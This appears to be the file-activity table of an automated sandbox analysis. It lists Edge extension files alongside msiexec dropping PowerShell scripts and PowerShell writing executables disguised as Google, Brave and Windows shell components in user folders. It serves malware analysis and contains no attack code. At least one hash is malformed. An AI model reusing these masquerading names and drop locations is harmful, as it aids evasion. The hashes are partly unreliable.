7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\az\messages.json **MD5:** 9A798FD298008074E59ECC253E2F2933 **SHA256:** 628145F4281FA825D75F1E332998904466ABD050E8B0DC8BB9B6A20488D78A66	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\page_embed_script.js **MD5:** B958855DB6BFEE285CD5ADB3B24FC2E5 **SHA256:** 4948050FAE24C1D1355C7862A596FEE793C8ED746DD2A6A0F6E29436972D3308	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_metadata\verified_contents.json **MD5:** 405DF167765B80D7B2D319D9309A47D9 **SHA256:** 9ED3FDB7124D5F1E3B4E46D26685AA7EC27EB91EEFAE147B26300379F2420F2F	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\fdf57a7c-b627-4472-95fa-9b33be60aa8e.tmp **MD5:** 5058F1AF8388633F609CADB75A75DC9D **SHA256:** —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\manifest.fingerprint **MD5:** 23ACB1C65AB149ACFE2315033587A9F3 **SHA256:** 0145E39A19A9BE6B5873DA70039020D49CDCB49C77BB21D8C7082AC72B73D334	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\bg\messages.json **MD5:** 2E6423F38E148AC5A5A041B1D5989CC0 **SHA256:** AC4A8B5B7C0B0DD1C07910F30DCFBDF1BCB701CFCFD182B6153FD3911D566C0E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ca\messages.json **MD5:** D177261FFE5F8AB4B3796D26835F8331 **SHA256:** D6E65238187A430FF29D4C10CF1C46B3F0FA4B91A5900A17C5DFD16E67FFC9BD	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\en_CA\messages.json **MD5:** 07FFBE5F24CA348723FF8C6C488ABFB8 **SHA256:** 6895648577286002F1DC9C3366F558484EB7020D52BBF64A296406E61D09599C	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\cs\messages.json **MD5:** CCB00C63E4814F7C46B06E4A142F2DE9 **SHA256:** 21AE66CE537095408D21670585AD12599B0F575FF2CB3EE34E3A48F8CC71CFAB	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\en_US\messages.json **MD5:** 578215FBB8C12CB7E6CD73FBD16EC994 **SHA256:** 102B586B197EA7D6EDFEB874B97F95B05D229EA6A92780EA8544C4FF1E6BC5B1	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\de\messages.json **MD5:** D116453277CC860D196887CEC6432FFE **SHA256:** 36AC525FA6E28F18572D71D75293970E0E1EAD68F358C20DA4FDC643EEA2C1C5	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\bn\messages.json **MD5:** 651375C6AF22E2BCD228347A45E3C2C9 **SHA256:** 1DBF38E425C5C7FC39E8077A837DF0443692463BA1FBE94E288AB5A93242C46E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\da\messages.json **MD5:** B922F7FD0E8CCAC31B411FC26542C5BA **SHA256:** 48847D57C75AF51A44CBF8F7EF1A4496C2007E58ED56D340724FDA1604FF9195	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\et\messages.json **MD5:** 64204786E7A7C1ED9C241F1C59B81007 **SHA256:** CC31B877238DA6C1D51D9A6155FDE565727A1956572F466C387B7E41C4923A29	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\fa\messages.json	text

		MD5: 097F3BA8DE41A0AAF436C783DCFE7EF3	**SHA256:** 7C4C09D19AC4DA30CC0F7F521825F44C4DFBC19482A127FBFB2B74B3468F48F1
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\es\messages.json	text
		MD5: F61916A206AC0E971CDCB63B29E580E3	**SHA256:** 2008F4FAAB71AB8C76A5D8811AD40102C380B6B929CE0BCE9C378A7CADFC05EB
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\es_419\messages.json	text
		MD5: 535331F8FB98894877811B14994FEA9D	**SHA256:** 90A560FF82605DB7EDA26C90331650FF9E42C0B596CEDB79B23598DEC1B4988F
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\el\messages.json	text
		MD5: 9ABA4337C670C6349BA38FDDC27C2106	**SHA256:** 37CA6AB271D6E7C9B00B846FDB969811C9CE7864A85B5714027050795EA24F00
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\en_GB\messages.json	text
		MD5: 3734D498FB377CF5E4E2508B8131C0FA	**SHA256:** AB5CDA04013DCE0195E80AF714FBF3A67675283768FFD062CF3CF16EDB49F5D4
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\fr\messages.json	text
		MD5: A58C0EEBD5DC6BB5D91DAF923BD3A2AA	**SHA256:** 0518287950A8B010FFC8D52554EB82E5D93B6C3571823B7CECA898906C11ABCC
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\en\messages.json	text
		MD5: 07FFBE5F24CA348723FF8C6C488ABFB8	**SHA256:** 6895648577286002F1DC9C3366F558484EB7020D52BBF64A296406E61D09599C
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\id\messages.json	text
		MD5: 34D6EE258AF9429465AE6A078C2FB1F5	**SHA256:** E3C86DDD2EFEBE88EED8484765A98682025461497 53E03A61EB7C28FD62CFCA1
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\gu\messages.json	text
		MD5: BC7E1D09028B085B74CB4E04D8A90814	**SHA256:** FE8218DF25DB54E633927C4A1640B1A41B8E6CB3360FA386B5382F833B0B237C
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\fr_CA\messages.json	text
		MD5: 6CAC04BDCC09034981B4AB567B00C296	**SHA256:** 4CAA46656ECC46A420AA98D3307731E84F5AC1A89111D2E808A228C436D83834
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\gl\messages.json	text
		MD5: 6BAAFEE2F718BEFBC7CD58A04CCC6C92	**SHA256:** 0CF098DFE5BBB46FC0132B3CF0C54B06B4D2C8390D847EE2A65D20F9B7480F4C
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\hi\messages.json	text
		MD5: 98A7FC3E2E05AFFFC1CFE4A029F47476	**SHA256:** D2D1AFA224CDA388FF1DC8FAC24CDA228D7CE09DE5D375947D7207FA4A6C4F8D
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\hr\messages.json	text
		MD5: 25CDFF9D60C5FC4740A48EF9804BF5C7	**SHA256:** 73E6E246CEEAB9875625CD4889FBF931F93B7B9DEAA11288AE1A0F8A6E311E76
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\fi\messages.json	text
		MD5: B38CBD6C2C5BFAA6EE252D573A0B12A1	**SHA256:** 2D752A5DBE80E34EA9A18C958B4C754F3BC10D63279484E4DF5880B8FD1894D2
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\hu\messages.json	text
		MD5: 8930A51E3ACE3DD897C9E61A2AEA1D02	**SHA256:** 958C0F664FCA20855FA84293566B2DDB7F297185619143457D6479E6AC81D240
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\lt\messages.json	text
		MD5: 970544AB4622701FFDF66DC556847652	**SHA256:** 5DFCBD4DFEAEC3ABE973A78277D3BD02CD77AE635D5C8CD1F816446C61808F59
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ml\messages.json	text
		MD5: 4717EFE4651F94EFF6ACB6653E868D1A	**SHA256:** 22CA9415E294D9C3EC3384B9D08CDAF5164AF73B4E4C251559E09E529C843EA6
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\lv\messages.json	text
		MD5: A568A58817375590007D1B8ABCAEBF82	**SHA256:** 0621DE9161748F45D53052ED8A430962139D7F19074C7FFE7223ECB06B0B87DB
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ms\messages.json	text
		MD5: 7D273824B1E22426C033FF5D8D7162B7	**SHA256:** 2824CF97513DC3ECC261F378BFD595AE95A5997E9D1C63F5731A58B1F8CD54F9
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\fil\messages.json	text
		MD5: FCEA43D62605860FFF41BE26BAD80169	**SHA256:** F51EEB7AAF5F2103C1043D520E5A4DE0FA75E4DC375E23A2C2C4AFD4D9293A72
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\it\messages.json	text
		MD5: 0D82B734EF045D5FE7AA680B6A12E711	**SHA256:** F41862665B13C0B4C4F562EF1743684CCE29D4BCF7FE3EA494208DF253E33885
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ko\messages.json	text
		MD5: F3E59EEEB007144EA26306C20E04C292	**SHA256:** C52D9B955D229373725A6E713334BBB31EA72EFA9B5CF4FBD76A566417B12CAC
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\mr\messages.json	text
		MD5: 3B98C4ED8874A160C3789FEAD5553CFA	**SHA256:** ADEB082A9C754DFD5A9D47340A3DDCC19BF9C7EFA6E629A2F1796305F1C9A66F
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ne\messages.json	text
		MD5: B1083DA5EC718D1F2F093BD3D1FB4F37	**SHA256:** E6ED0A023EF31705CCCBAF1E07F2B4B2279059296B5CA973D2070417BA16F790
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\kn\messages.json	text
		MD5: 38BE0974108FC1CC30F13D8230EE5C40	**SHA256:** 30078EF35A76E02A400F03B3698708A0145D9B57241CC4009E010696895CF3A1
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ja\messages.json	text
		MD5: 15EC1963FC113D4AD6E7E59AE5DE7C0A	**SHA256:** 34AC08F3C4F2D42962A3395508818B48CA323D22F498738CC9F09E78CB197D73
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\pt_PT\messages.json	text
		MD5: 0963F2F3641A62A78B02825F6FA3941C	**SHA256:** E93B8E7FB86D2F7DFAE57416BB1FB6EE0EEA25629B972A5922940F0023C85F90

7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\pt_BR\messages.json MD5: AAAA87FEFF00F6BFEC8A3F2E7A247713 SHA256: E1E271D195F102684616637AA6A899CA75817EBD557868AE0D6150A12BFA856B	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\sw\messages.json MD5: D0579209686889E079D87C23817EDDD5 SHA256: 0D20680B74AF10EF8C754FCDE259124A438DCE3848305B0CAF994D98E787D263	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\no\messages.json MD5: A1744B0F53CCF889955B95108367F9C8 SHA256: 21CEFF02B45A4BFD60D144879DFA9F427949A027DD49A3EB0E9E345BD0B7C9A8	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\sk\messages.json MD5: 8E55817BF7A87052F11FE554A61C52D5 SHA256: 903060EC9E76040B46DEB47BBB041D0B28A6816CB9B892D7342FC7DC6782F87C	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ru\messages.json MD5: 1CA9A6BD3D62B1ABEC854FF1864E10B9 SHA256: C0A776448A258EFD47065BF3F4B45260D1B4CB431D57ECC97995E122249081F6	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\nl\messages.json MD5: 32DF72F14BE59A9BC9777113A8B21DE6 SHA256: F3FE1FFCB182183B76E1B46C4463168C746A38E461FD25CA91FF2A40846F1D61	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\pl\messages.json MD5: B8D55E4E3B9619784AECA61BA15C9C0F SHA256: E00FF20437599A5C184CA0C79546CB6500171A95E5F24B9B5535E89A89D3EC3D	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\sr\messages.json MD5: 7F5F8933D2D078618496C67526A2B066 SHA256: 4E8B69E864F57CDDD4DC4E4FAF2C28D496874D06016BC22E8D39E0CB69552769	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\zh_CN\messages.json MD5: DE9899623560D8A6F389CB0726ABFA7C SHA256: C047235C983D3DCF835D4ECC1C9270C6262A09A5ACADF093D87E709C0A23CAE7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ur\messages.json MD5: 8B4DF6A9281333341C939C244DDB7648 SHA256: 5DA836224D0F3A96F1C5EB5063061AAD837CA9FC6FED15D19C66DA25CF56F8AC	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\th\messages.json MD5: 64077E3D186E585A8BEA86FF415AA19D SHA256: D147631B2334A25B8AA4519E4A30FB3A1A85B6A0396BC688C68DC124EC387D58	text
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msiA2C0.txt MD5: — SHA256: —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrA2C1.ps1 MD5: — SHA256: —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrA2C2.txt MD5: — SHA256: —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pssA2D3.ps1 MD5: — SHA256: —	—
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\te\messages.json MD5: 385E65EF723F1C4018EEE6E4E56BC03F SHA256: 026C164BAE27DBB36A564888A796AA3F188AAD9E0C37176D48910395CF772CEA	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\sv\messages.json MD5: 90D8FB448CE9C0B9BA3D07FB8DE6D7EE SHA256: 64B1E422B346AB77C5D1C77142685B3FF7661D498767D104B0C24CB36D0EB859	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ro\messages.json MD5: BED8332AB788098D276B448EC2B33351 SHA256: 085787999D78FADFF9600C9DC5E3FF4FB4EB9BE06D6BB19DF2EEF8C284BE7B20	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\vi\messages.json MD5: 773A3B9E708D052D6CBAA6D55C8A5438 SHA256: 597C5F32BC999746BC5C2ED1E5115C523B7EB1D33F81B042203E1C1DF4BBCAFE	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\tr\messages.json MD5: 76B59AAACC7B469792694CF3855D3F4C SHA256: B9066A162BEE00FD50DC48C71B32B69DFFA362A01F84B45698B017A624F46824	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\uk\messages.json MD5: 970963C25C2CEF16BB6F60952E103105 SHA256: 9FA26FF09F6ACDE2457ED366C0C4124B6CAC1435D0C4FD8A870A0C090417DA19	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\sl\messages.json MD5: BFAEFEFF32813DF91C56B71B79EC2AF4 SHA256: AAB9CF9098294A46DC0F2FA468AFFF7CA7C323A1A0EFA70C9DB1E3A4DA05D1D4	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ta\messages.json MD5: DCC0D1725AEAEAAF1690EF8053529601 SHA256: 6282BF9DF12AD453858B0B531C8999D5FD6251EB855234546A1B30858462231A	text
2856	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive MD5: BF80F8D9DB4BF406C2809FE5B5E0D711 SHA256: 86D21F76E0534CEAE8DC8688FDC8686EFB34FE1582A7082604ADAB54F75AD7AD	binary
6932	msiexec.exe	C:\Windows\Installer\MSIA246.tmp MD5: 00871115C11C728B3EF37EED348C33D8 SHA256: 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2	executable
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\Sdch Dictionaries~RF10a395.TMP MD5: 20D4B8FA017A12A108C87F540836E250 SHA256: 6028BD681DBF11A0A58DDE8A0CD884115C04CAA59D080BA51BDE1B086CE0079D	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\b11910a1-8a2e-4564-abdf-6af9e149c3b1.tmp MD5: 20D4B8FA017A12A108C87F540836E250 SHA256: 6028BD681DBF11A0A58DDE8A0CD884115C04CAA59D080BA51BDE1B086CE0079D	text

2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_wnmtiius.4of.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\zh_TW\messages.json **MD5:** 0E60627ACFD18F44D4DF469D8DCE6D30 **SHA256:** F94C6DDEDF067642A1AF18D629778EC65E02B6097A8532B7E794502747AEB008	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\c046fd8a-93b9-4c5c-864b-64acb6b99d03.tmp **MD5:** 30084009162D6BBBD7A93F2CAA53508A **SHA256:** 26062730CEC90E5113A516751E486C0AB0C7FB833C9C9AE89D83DFBCE6C219D1	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State~RF10a28b.TMP **MD5:** 49D71F27B8456198284C888E21B7E93E **SHA256:** 1030901902549EC41D2FF312CF9FE73EBFF3C901FF5AFE461C051867C52FB7AC	text
8888	powershell.exe	C:\Users\admin\AppData\Roaming\GoogleCrashHandler64.exe **MD5:** — **SHA256:** —	—
8888	powershell.exe	C:\Users\admin\Embedit.exe **MD5:** — **SHA256:** —	—
8888	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_5ezcfyft.wke.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8888	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_uzq4h3wk.npx.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Preferences~RF10a26c.TMP **MD5:** 3F753194D426BBE52A57F491D42F77EB **SHA256:** 665FCC35DCFB46496315A59D8C9F1B90E59A924D825439A059A1A35F119E9194	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Preferences **MD5:** 30084009162D6BBBD7A93F2CAA53508A **SHA256:** 26062730CEC90E5113A516751E486C0AB0C7FB833C9C9AE89D83DFBCE6C219D1	text
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msiD957.txt **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrD958.ps1 **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrD959.txt **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pssD979.ps1 **MD5:** — **SHA256:** —	—
2856	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_st4ntpdt.eqp.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7800	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\Sdch Dictionaries **MD5:** 20D4B8FA017A12A108C87F540836E250 **SHA256:** 6028BD681DBF11A0A58DDE8A0CD884115C04CAA59D080BA51BDE1B086CE0079D	text
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POB77B6.tmp\POR77B7.tmp **MD5:** D38306034A39FBDFDAC172946D5EF53F **SHA256:** 2B06CDF30ADE079C57F6E8EC16FA27563855265463BEDE417A2DD63A631B6A21	text
8676	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_bz2ogggf.nsw.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8888	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_m4jqjokz.rt5.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8888	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_fzfesdg0.50q.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\510bc8aa-368e-4553-b02f-0992b54111a5.tmp **MD5:** 216221AFEC99F2EEDDCEE8C5CB3030E5 **SHA256:** 852F38C80BC59B42F41B13A92FA9942832B382D79D8190FF2BACBD3242614533	text
8676	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_3jnslwa2.nty.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Secure Preferences~RF10b567.TMP **MD5:** FD0590F7515930B5D8BD648556BB62A9 **SHA256:** 742FC37B1E5D054A7CF3B9A8304A88F003EC442405B0D688E5ACAF74AE8F0066	text
8888	powershell.exe	C:\Users\admin\AppData\Roaming\GoogleCrashHandler.exe **MD5:** D2D94679C37E5EB019E1C565C9B4FF6F **SHA256:** 2B8FDDF1EEB73AD3C7E295745E50255DCA6964CCE9FC216ACDB0CEC4C69AA63D	executable
9100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_hrutljft.p0q.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msiFEB7.txt **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrFEB8.ps1 **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scrFEB9.txt	—

		MD5: — SHA256: —	
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pssFECA.ps1 MD5: — SHA256: —	—
9100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_ttwsx0dw.f35.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Secure Preferences MD5: 71F42C91A625F31995FBCE8F54D9DEEF SHA256: A2A50D1CD4AB058494460EA261FD6145F824D38B7648790123A2DA9A848A991F	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\614de1e8-ad2c-4f88-bac1-34c4e46618cb.tmp MD5: 71F42C91A625F31995FBCE8F54D9DEEF SHA256: A2A50D1CD4AB058494460EA261FD6145F824D38B7648790123A2DA9A848A991F	text
8888	powershell.exe	C:\ProgramData\BraveCrashHandler.exe MD5: 753A8C457FDD682C89C99E89483456F4 SHA256: 74694E458BA79D036E78DAF47352B1A98AC12AD44716367CEC71BDDE32BB150D	executable
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POBA2D4.tmp\PORA2D5.tmp MD5: 8BE7273FE35865F0A76E8A81A29783E3 SHA256: C7B75DBF02028E50602F709913790FFA73518270C56C5062BFF3D38E09CE90A3	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\index-dir\the-real-index MD5: 7066FB03CB7F6142C22548B39CE21057 SHA256: 419A14EA3A20471E6E400442292A1A79833AD015412A44CBE38D1825E33D0A34	binary
8256	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_fwhgtspl.51c.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\index-dir\temp-index MD5: 7066FB03CB7F6142C22548B39CE21057 SHA256: 419A14EA3A20471E6E400442292A1A79833AD015412A44CBE38D1825E33D0A34	binary
8256	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_muxn3owy.neg.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\51a14bda-5d9d-4d23-a4f0-9095439a1907.tmp MD5: A1D7B43D80098495AD4D9EA015AF4B79 SHA256: 6638EF998C50877E89AD46BE78F1282042C98A4A6A708714FE03447B00F34B33	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\index-dir\the-real-index~RF10e6b8.TMP MD5: E8BAD034A4E72403B2DDA5F6D4ADE9DF SHA256: 68D1B05AB1A1B76F725C89A9BD309C606B8177F98ED64572458D89C0B6FEFF1D	binary
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Preferences~RF10c9ba.TMP MD5: 30084009162D6BBBD7A93F2CAA53508A SHA256: 26062730CEC90E5113A516751E486C0AB0C7FB833C9C9AE89D83DFBCE6C219D1	text
6932	msiexec.exe	C:\Windows\Installer\MSID8E7.tmp MD5: 00871115C11C728B3EF37EED348C33D8 SHA256: 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2	executable
8256	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_qlmwfynt.zys.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8888	powershell.exe	C:\Users\admin\AppData\Roaming\ShellHost.exe MD5: EB7AB4EB441DA0B9CF8DA5E412DFFE2A SHA256: 8A645D856BA06CB213D355082643EDF39EB7C093E4907FF3258FD0BF6E5F90A5	executable
8888	powershell.exe	C:\Users\admin\AppData\Local\ShellExperienceHost.exe MD5: 55B8069B7F33C9A30904268F796EFF15 SHA256: 6E980DD4B25C43D8B74312235FA98918AE6ED438E06D83941D0E16B50C260A51	executable
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msi2466.txt MD5: — SHA256: —	—
